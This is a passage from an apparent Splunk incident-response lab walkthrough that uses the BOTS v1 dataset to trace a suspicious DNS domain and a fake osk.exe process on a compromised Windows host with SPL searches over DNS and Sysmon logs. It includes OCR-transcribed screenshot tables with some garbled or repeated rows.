9	1470863815	1472056633	1472056681	iis	22615	sourcetypes
10	1472056400	1472056400	1472056477	nessus:scan	65	sourcetypes
11	1470010447	1472428043	1473366082	stream:dhcp	3197	sourcetypes

As you can see, Splunk has ingested Windows event logs, Sysmon logs, Fortigate UTM logs, Suricata logs etc.

If you want better granularity regarding the available sourcetypes, submit the search below.

```
| metadata type=sources index="botsv1"
```

Notice that searches leveraging metadata are executed almost instantaneously.

You should now see something similar to the below.

The screenshot shows the Splunk 8.2.6 Search interface. The search bar contains the query: `| metadata type=sources index="botsv1"`. The results are displayed in a table with 11 rows. The table has columns for `firstTime`, `lastTime`, `recentTime`, `source`, `totalCount`, and `type`. The results show various log sources and their corresponding counts.

	firstTime	lastTime	recentTime	source	totalCount	type
1	1470031200	1472450339	1473366092	/var/log/suricata/eve.json	5078376	sources
2	1470863815	1470867747	1470867768	C:\inetpub\logs\LogFiles\W3SVC1\w_ex160810.log	22401	sources
3	1472056427	1472056633	1472056681	C:\inetpub\logs\LogFiles\W3SVC1\w_ex160824.log	214	sources
4	1470009975	1472428471	1473366069	WinEventLog:Application	5173	sources
5	1470009602	1472428739	1473366114	WinEventLog:Microsoft-Windows-Sysmon/Operational	830389	sources
6	1470009600	1472428740	1473366071	WinEventLog:Security	14218920	sources
7	1470009654	1472428629	1473366070	WinEventLog:System	12226	sources
8	1472055742	1472063262	1472063262	WinRegistry	74720	sources
9	1472056400	1472056400	1472056477	https://192.168.2.50:8834/scans/519/hosts/101	24	sources
10	1472056400	1472056400	1472056476	https://192.168.2.50:8834/scans/519/hosts/4	37	sources
11	1472056400	1472056400	1472056476	https://192.168.2.50:8834/scans/519/hosts/41	2	sources

The results between the last two searches are the same. The second search will provide you with a little more detail about the available sourcetypes.

If you look carefully enough you will notice that the *firstTime*, *lastTime* and *recentTime* entries follow the epoch time representation. To convert epoch time to a human understandable representation submit the following search.

```
| metadata type=sources index="botsv1" | convert
ctime(firstTime) as firstTime | convert ctime(lastTime) as
lastTime | convert ctime(recentTime) as recentTime
```

You should see the following.

New Search

1 | metadata type=sources index="botsv1" | convert ctime(firstTime) as firstTime | convert ctime(lastTime) as lastTime | convert ctime(recentTime) as recentTime

✓ 24 results (before 6/13/22 4:21:13.000 AM) No Event Sampling

Events Patterns **Statistics (24)** Visualization

20 Per Page Format Preview


	firstTime	lastTime	recentTime	source	totalCount	type
1	08/01/2016 06:00:00	08/29/2016 05:58:59	09/08/2016 20:21:32	/var/log/suricata/eve.json	5078376	sources
2	08/10/2016 21:16:55	08/10/2016 22:22:27	08/10/2016 22:22:48	C:\inetpub\logs\LogFiles\W3SVC1\w_ex160810.log	22401	sources
3	08/24/2016 16:33:47	08/24/2016 16:37:13	08/24/2016 16:38:01	C:\inetpub\logs\LogFiles\W3SVC1\w_ex160824.log	214	sources
4	08/01/2016 00:06:15	08/28/2016 23:54:31	09/08/2016 20:21:09	WinEventLog:Application	5173	sources
5	08/01/2016 00:00:02	08/28/2016 23:58:59	09/08/2016 20:21:54	WinEventLog:Microsoft-Windows-Sysmon/Operational	830389	sources
6	08/01/2016 00:00:00	08/28/2016 23:59:00	09/08/2016 20:21:11	WinEventLog:Security	14218920	sources
7	08/01/2016 00:00:54	08/28/2016 23:57:09	09/08/2016 20:21:10	WinEventLog:System	12226	sources
8	08/24/2016 16:22:22	08/24/2016 18:27:42	08/24/2016 18:27:42	WinRegistry	74720	sources
9	08/24/2016 16:33:20	08/24/2016 16:33:20	08/24/2016 16:34:37	https://192.168.2.50:8834/scans/519/hosts/101	24	sources
10	08/24/2016 16:33:20	08/24/2016 16:33:20	08/24/2016 16:34:36	https://192.168.2.50:8834/scans/519/hosts/4	37	sources

In case you want to identify all the available hosts in the dataset before you start your investigation, you can do that through the following search.

```
| metadata type=hosts index="botsv1" | convert
ctime(firstTime) as firstTime | convert ctime(lastTime) as
lastTime | convert ctime(recentTime) as recentTime
```

You can sort the above by total count to gain a better understanding.

You should see something similar to the below.



Search | Splunk 8.2.6

demo.ine.local:8000/en-US/app/search/search?earliest=0&latest=&q=search index%3

splunk>enterprise Apps Messages Settings Activity Help Find

Search Analytics Datasets Reports Alerts Dashboards Search & Reporting

New Search

Save As Create Table View Close

1 index=botsv1 sourcetype=stream:dns | fieldsummary | table field values All time


✓ 1,369,998 events (before 6/13/22 4:24:47.000 AM) No Event Sampling Job

Events Patterns **Statistics (48)** Visualization

100 Per Page Format Preview

field	values
1 bytes	[{"value": "50", "count": 343527}, {"value": "200", "count": 334316}, {"value": "100", "count": 82866}, {"value": "104", "count": 55347}, {"value": "110", "count": 50882}, {"value": "44", "count": 40289}, {"value": "48", "count": 38734}, {"value": "430", "count": 35978}, {"value": "102", "count": 33916}, {"value": "262", "count": 26194}, {"value": "150", "count": 19992}, {"value": "182", "count": 17903}, {"value": "134", "count": 16557}, {"value": "98", "count": 15613}, {"value": "356", "count": 14293}, {"value": "144", "count": 14003}, {"value": "82", "count": 13095}, {"value": "60", "count": 13023}, {"value": "172", "count": 11637}, {"value": "322", "count": 9739}, {"value": "232", "count": 8844}, {"value": "328", "count": 8497}, {"value": "142", "count": 8489}, {"value": "284", "count": 7302}, {"value": "132", "count": 6972}, {"value": "86", "count": 6489}, {"value": "124", "count": 6487}, {"value": "126", "count": 6040}, {"value": "88", "count": 5961}, {"value": "250", "count": 5837}, {"value": "146", "count": 5798}, {"value": "92", "count": 5655}, {"value": "90", "count": 5557}, {"value": "156", "count": 5240}, {"value": "236", "count": 5223}, {"value": "136", "count": 5213}, {"value": "112", "count": 4933}, {"value": "452", "count": 4784}, {"value": "260", "count": 4653}, {"value": "120", "count": 3801}, {"value": "350", "count": 3538}, {"value": "344", "count": 3475}, {"value": "194", "count": 3374}, {"value": "108", "count": 2815}, {"value": "84", "count": 2349}, {"value": "240", "count": 2264}, {"value": "106", "count": 1942}, {"value": "214", "count": 1838}, {"value": "218", "count": 1634}, {"value": "244", "count": 1583}, {"value": "56", "count": 1568}, {"value": "222", "count": 1482}, {"value": "94", "count": 1457}, {"value": "76", "count": 1183}, {"value": "114", "count": 1069}, {"value": "202", "count": 1059}, {"value": "208", "count": 1027}, {"value": "68", "count": 984}, {"value": "532", "count": 973}, {"value": "226", "count": 894}, {"value": "166", "count": 834}, {"value": "186", "count": 805}, {"value": "304", "count": 804}, {"value": "176", "count": 800}, {"value": "234", "count": 800}, {"value": "122", "count": 799}, {"value": "408", "count": 782}, {"value": "224", "count": 677}, {"value": "80", "count": 671}, {"value": "446", "count": 651}, {"value": "334", "count": 623},

You now need to determine which of the available fields is more important. **dest** could provide you with useful information, but the most interesting field in these results is **query{}**, since it can provide you with information related to interactions with remote (and possibly malicious) servers.



To better analyze DNS query information, submit the following search.

```
index=botsv1 sourcetype=stream:dns | stats count by query{} |
sort count
```

You should see something similar to the below.

New Search

1 index=botsv1 sourcetype=stream:dns | stats count by query{} | sort count

✓ 1,369,998 events (before 6/13/22 4:33:45.000 AM) No Event Sampling

Events Patterns **Statistics (1,438)** Visualization

100 Per Page Format Preview

	query()	count
1	demo-01	687054
2	kv401-prod.do.dsp.mp.microsoft.com	115898
3	EJFDEBFEEBFACACACACACACACAAAA	103066
4	wpad	80578
5	isatap	77468
6	FHFABEECACACACACACACACAAAA	60604
7	array405-prod.do.dsp.mp.microsoft.com	50668
8	v10.vortex-win.data.microsoft.com	40338
9	settings-win.data.microsoft.com	35572
10	e7589.g.akamaiedge.net	34126
11	ssw.live.com	32450

Going through all queries you will spot some curious-looking domain names. Such a domain name is **cerberhhyed5frqa.xmfir0.win**

You can look into this curious-looking domain, as follows.

```
index=botsv1 sourcetype=stream:dns
query{}=cerberhhyed5frqa.xmfir0.win | table _time src_ip
dest_ip query{}
```

You will see the following results.

The screenshot shows the Splunk 8.2.6 Search interface. The search bar contains the query: `index=botsv1 sourcetype=stream:dns query{}=cerberhhyed5frqa.xmfir0.win | table _time src_ip dest_ip query{}`. The results are displayed in a table with 4 events, sorted by time. The table has columns for `_time`, `src_ip`, `dest_ip`, and `query{}`.

	_time	src_ip	dest_ip	query{}
1	2016-08-24 17:15:12.668	192.168.250.20	8.8.8.8	cerberhhyed5frqa.xmfir0.win cerberhhyed5frqa.xmfir0.win
2	2016-08-24 17:15:12.668	192.168.250.100	192.168.250.20	cerberhhyed5frqa.xmfir0.win cerberhhyed5frqa.xmfir0.win
3	2016-08-24 17:15:12.916	192.168.250.20	156.154.145.182	cerberhhyed5frqa.xmfir0.win cerberhhyed5frqa.xmfir0.win
4	2016-08-24 17:15:12.816	192.168.250.20	192.228.79.201	cerberhhyed5frqa.xmfir0.win cerberhhyed5frqa.xmfir0.win

In the results (sorted by time) above you can see the **192.168.250.100** host making a DNS query to **192.168.250.20**. **192.168.250.20** in turn makes a number of external DNS queries. From this behavior you can assume that **192.168.250.20** is a DNS server and **192.168.250.100** is probably a compromised machine.

Based on the time included in the results above, you can give **192.168.250.100** a look as follows.

```
index=botsv1 sourcetype=stream:dns src_ip=192.168.250.100
earliest=08/24/2016:0:0:0 | table _time src_ip dest_ip
query{} | dedup query{}
```

You should see the following.

	_time	src_ip	dest_ip	query()
1	2016-08-24 16:34:50.173	192.168.250.100	192.168.250.20	www.microsoft.com www.microsoft.com
2	2016-08-24 17:15:12.573	192.168.250.100	192.168.250.20	www.bing.com www.bing.com
3	2016-08-24 16:34:21.966	192.168.250.100	192.168.250.20	wpad.waynecorpinc.local wpad.waynecorpinc.local
4	2016-08-24 16:34:22.062	192.168.250.100	224.0.0.252	wpad wpad
5	2016-08-24 18:06:19.473	192.168.250.100	192.168.250.20	we9041srv.waynecorpinc.local we9041srv.waynecorpinc.local
6	2016-08-24 16:48:12.267	192.168.250.100	192.168.250.20	solidaritedeproximate.org solidaritedeproximate.org

Notice that the earliest events are located at the bottom of the table.

The possibly compromised **192.168.250.100** system is looking for *isatap* and *wpad* right after visiting the curious-looking **cerberhhayed5frqa.xmfir0.win** domain. *isatap* is related to IPv6 tunneling and *wpad* to proxying. This is quite suspicious...

What you should do next is investigate the behavior of the possibly compromised **192.168.250.100** system, by analyzing other logs for approximately the same period of time as above. Sysmon logs are perfect for this.

First, change the time range picker as follows and click **Apply**.

The screenshot shows the Splunk Search interface. The search bar contains the query: `index=botsv1 sourcetype=stream:dns src_ip=192.168.250.100 earliest=08/24/2016:00:00 | table _time src_ip dest_ip query() | dedup query()`. The search results show 2,747 events. A date range filter is applied, showing the range from 08/24/2016 00:30:00.000 to 08/24/2016 23:30:00.000. The search results table is as follows:

	_time	src_ip	dest_ip	query
1	2016-08-24 16:34:50.173	192.168.250.100	192.168.250.20	
2	2016-08-24 17:15:12.573	192.168.250.100	192.168.250.20	
3	2016-08-24 16:34:21.966	192.168.250.100	192.168.250.20	
4	2016-08-24 16:34:22.062	192.168.250.100	224.0.0.252	wpad wpad
5	2016-08-24 18:06:19.473	192.168.250.100	192.168.250.20	we9041srv.waynecorpinc.local we9041srv.waynecorpinc.local
6	2016-08-24 16:48:12.267	192.168.250.100	192.168.250.20	solidaritedeproximityte.org solidaritedeproximityte.org
7	2016-08-24 16:56:54.715	192.168.250.100	192.168.250.20	shell.windows.com shell.windows.com


Then, submit the following search.

```
index=botsv1
```

```
source="WinEventLog:Microsoft-Windows-Sysmon/Operational"
```


```
SourceIp="192.168.250.100"
```

You should see something similar to the below.



Those two spikes are certainly suspicious.

An important field to check is **app**.



- The fact that *osk.exe* is in around 83% of the values is certainly suspicious
- *osk.exe* is usually related to on screen keyboard. The known *osk.exe* though doesn't reside in the *C:\Users\...\AppData\Roaming* directory. This is also suspicious.
- Notice a user named Bob Smith, who is a possible attack victim

You could have also identified this application, as follows.

```
index=botsv1
source="WinEventLog:Microsoft-Windows-Sysmon/Operational"
SourceIp="192.168.250.100" | stats count by app
```

Search | Splunk 8.2.6

demo.ine.local:8000/en-US/app/search/search?earliest=1471998600&latest=1472081400

splunk>enterprise Apps Messages Settings Activity Help Find

Search Analytics Datasets Reports Alerts Dashboards Search & Reporting

New Search

Save As Create Table View Close

1 index=botsv1 source="WinEventLog:Microsoft-Windows-Sysmon/Operational" SourceIp="192.168.250.100" | stats count by app Date time range

✓ 58,365 events (8/24/16 12:30:00.000 AM to 8/24/16 11:30:00.000 PM) No Event Sampling Job

Events Patterns **Statistics (19)** Visualization

100 Per Page Format Preview

	app	count
1	C:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\{35ACA89F-933F-6A5D-2776-A3589FB99832}\osk.exe	48197
2	C:\Windows\System32\svchost.exe	5562
3	System	3020
4	C:\Windows\System32\lsass.exe	631
5	C:\Program Files (x86)\Common Files\Acronis\SyncAgent\syncagentsrv.exe	391
6	C:\Users\bob.smith\AppData\Local\Microsoft\OneDrive\OneDrive.exe	386
7	C:\Windows\explorer.exe	87
8	C:\Windows\System32\backgroundTaskHost.exe	19
9	C:\Program Files (x86)\Acronis\TrueImageHome\TrueImageMonitor.exe	17
10	C:\Program Files (x86)\Common Files\Acronis\Infrastructure\wms_mini.exe	10
11	<unknown process>	9

osk.exe definitely looks suspicious. So, give it a closer look by simply clicking on it.

You should see something similar to the below.

Search | Splunk 8.2.6

demo.ine.local:8000/en-US/app/search/search?earliest=1471998600&latest=1472081400&q=search index%3Dbotsv1 source%3D"WinEventLog%3AMicrosoft-Windows-Sysmon/Operational" SourceIp="192.168.250.100"

Events (48,197) Patterns Statistics Visualization

Format Timeline Zoom Out Zoom to Selection Deselect

1 hour per column

List Format 20 Per Page

< Hide Fields All Fields

SELECTED FIELDS

- # host 1
- # signature 1
- # source 1
- # sourcetype 1

INTERESTING FIELDS

- # action 1
- # app 1
- # Computer 1
- # dest 100+
- # dest_ip 100+
- # dest_port 2
- # Destinationip 100+
- # Destinationipv6 1
- # direction 1
- # dvc 1
- # EventChannel 1
- # EventCode 1
- # EventDescription 1
- # eventtype 1
- # image 1
- # index 1
- # Initiated 1
- # Keywords 1
- # Level 1
- # Insecure 1
- # Opcode 1

#	Time	Event
1	8/24/16 5:15:31.000 PM	<Event xmlns="http://schemas.microsoft.com/win/2004/88/events/event"><System><Provider Name="Microsoft-Windows-Sysmon" Guid="{5770385F-C22A-43EB-BF4C-08F5698FB0D9}" /><EventID>3</EventID><Version>5</Version><Source>WinEventLog:Microsoft-Windows-Sysmon/Operational</Source><Signature>1</Signature><SourceId>1</SourceId><Level>4</Level><TaskCategory>0</TaskCategory><OpcodeName></OpcodeName><Channel>System</Channel><ComputerName>WE8105desk</ComputerName><SourceName>Network Connect</SourceName><SourceId>1</SourceId><TaskCategory>0</TaskCategory><OpcodeName></OpcodeName></Event>
2	8/24/16 5:15:31.000 PM	<Event xmlns="http://schemas.microsoft.com/win/2004/88/events/event"><System><Provider Name="Microsoft-Windows-Sysmon" Guid="{5770385F-C22A-43EB-BF4C-08F5698FB0D9}" /><EventID>3</EventID><Version>5</Version><Source>WinEventLog:Microsoft-Windows-Sysmon/Operational</Source><Signature>1</Signature><SourceId>1</SourceId><Level>4</Level><TaskCategory>0</TaskCategory><OpcodeName></OpcodeName><Channel>System</Channel><ComputerName>WE8105desk</ComputerName><SourceName>Network Connect</SourceName><SourceId>1</SourceId><TaskCategory>0</TaskCategory><OpcodeName></OpcodeName></Event>
3	8/24/16 5:15:31.000 PM	<Event xmlns="http://schemas.microsoft.com/win/2004/88/events/event"><System><Provider Name="Microsoft-Windows-Sysmon" Guid="{5770385F-C22A-43EB-BF4C-08F5698FB0D9}" /><EventID>3</EventID><Version>5</Version><Source>WinEventLog:Microsoft-Windows-Sysmon/Operational</Source><Signature>1</Signature><SourceId>1</SourceId><Level>4</Level><TaskCategory>0</TaskCategory><OpcodeName></OpcodeName><Channel>System</Channel><ComputerName>WE8105desk</ComputerName><SourceName>Network Connect</SourceName><SourceId>1</SourceId><TaskCategory>0</TaskCategory><OpcodeName></OpcodeName></Event>
4	8/24/16 5:15:31.000 PM	<Event xmlns="http://schemas.microsoft.com/win/2004/88/events/event"><System><Provider Name="Microsoft-Windows-Sysmon" Guid="{5770385F-C22A-43EB-BF4C-08F5698FB0D9}" /><EventID>3</EventID><Version>5</Version><Source>WinEventLog:Microsoft-Windows-Sysmon/Operational</Source><Signature>1</Signature><SourceId>1</SourceId><Level>4</Level><TaskCategory>0</TaskCategory><OpcodeName></OpcodeName><Channel>System</Channel><ComputerName>WE8105desk</ComputerName><SourceName>Network Connect</SourceName><SourceId>1</SourceId><TaskCategory>0</TaskCategory><OpcodeName></OpcodeName></Event>
5	8/24/16 5:15:31.000 PM	<Event xmlns="http://schemas.microsoft.com/win/2004/88/events/event"><System><Provider Name="Microsoft-Windows-Sysmon" Guid="{5770385F-C22A-43EB-BF4C-08F5698FB0D9}" /><EventID>3</EventID><Version>5</Version><Source>WinEventLog:Microsoft-Windows-Sysmon/Operational</Source><Signature>1</Signature><SourceId>1</SourceId><Level>4</Level><TaskCategory>0</TaskCategory><OpcodeName></OpcodeName><Channel>System</Channel><ComputerName>WE8105desk</ComputerName><SourceName>Network Connect</SourceName><SourceId>1</SourceId><TaskCategory>0</TaskCategory><OpcodeName></OpcodeName></Event>
6	8/24/16 5:15:31.000 PM	<Event xmlns="http://schemas.microsoft.com/win/2004/88/events/event"><System><Provider Name="Microsoft-Windows-Sysmon" Guid="{5770385F-C22A-43EB-BF4C-08F5698FB0D9}" /><EventID>3</EventID><Version>5</Version><Source>WinEventLog:Microsoft-Windows-Sysmon/Operational</Source><Signature>1</Signature><SourceId>1</SourceId><Level>4</Level><TaskCategory>0</TaskCategory><OpcodeName></OpcodeName><Channel>System</Channel><ComputerName>WE8105desk</ComputerName><SourceName>Network Connect</SourceName><SourceId>1</SourceId><TaskCategory>0</TaskCategory><OpcodeName></OpcodeName></Event>
7	8/24/16 5:15:31.000 PM	<Event xmlns="http://schemas.microsoft.com/win/2004/88/events/event"><System><Provider Name="Microsoft-Windows-Sysmon" Guid="{5770385F-C22A-43EB-BF4C-08F5698FB0D9}" /><EventID>3</EventID><Version>5</Version><Source>WinEventLog:Microsoft-Windows-Sysmon/Operational</Source><Signature>1</Signature><SourceId>1</SourceId><Level>4</Level><TaskCategory>0</TaskCategory><OpcodeName></OpcodeName><Channel>System</Channel><ComputerName>WE8105desk</ComputerName><SourceName>Network Connect</SourceName><SourceId>1</SourceId><TaskCategory>0</TaskCategory><OpcodeName></OpcodeName></Event>
8	8/24/16 5:15:31.000 PM	<Event xmlns="http://schemas.microsoft.com/win/2004/88/events/event"><System><Provider Name="Microsoft-Windows-Sysmon" Guid="{5770385F-C22A-43EB-BF4C-08F5698FB0D9}" /><EventID>3</EventID><Version>5</Version><Source>WinEventLog:Microsoft-Windows-Sysmon/Operational</Source><Signature>1</Signature><SourceId>1</SourceId><Level>4</Level><TaskCategory>0</TaskCategory><OpcodeName></OpcodeName><Channel>System</Channel><ComputerName>WE8105desk</ComputerName><SourceName>Network Connect</SourceName><SourceId>1</SourceId><TaskCategory>0</TaskCategory><OpcodeName></OpcodeName></Event>
9	8/24/16 5:15:31.000 PM	<Event xmlns="http://schemas.microsoft.com/win/2004/88/events/event"><System><Provider Name="Microsoft-Windows-Sysmon" Guid="{5770385F-C22A-43EB-BF4C-08F5698FB0D9}" /><EventID>3</EventID><Version>5</Version><Source>WinEventLog:Microsoft-Windows-Sysmon/Operational</Source><Signature>1</Signature><SourceId>1</SourceId><Level>4</Level><TaskCategory>0</TaskCategory><OpcodeName></OpcodeName><Channel>System</Channel><ComputerName>WE8105desk</ComputerName><SourceName>Network Connect</SourceName><SourceId>1</SourceId><TaskCategory>0</TaskCategory><OpcodeName></OpcodeName></Event>
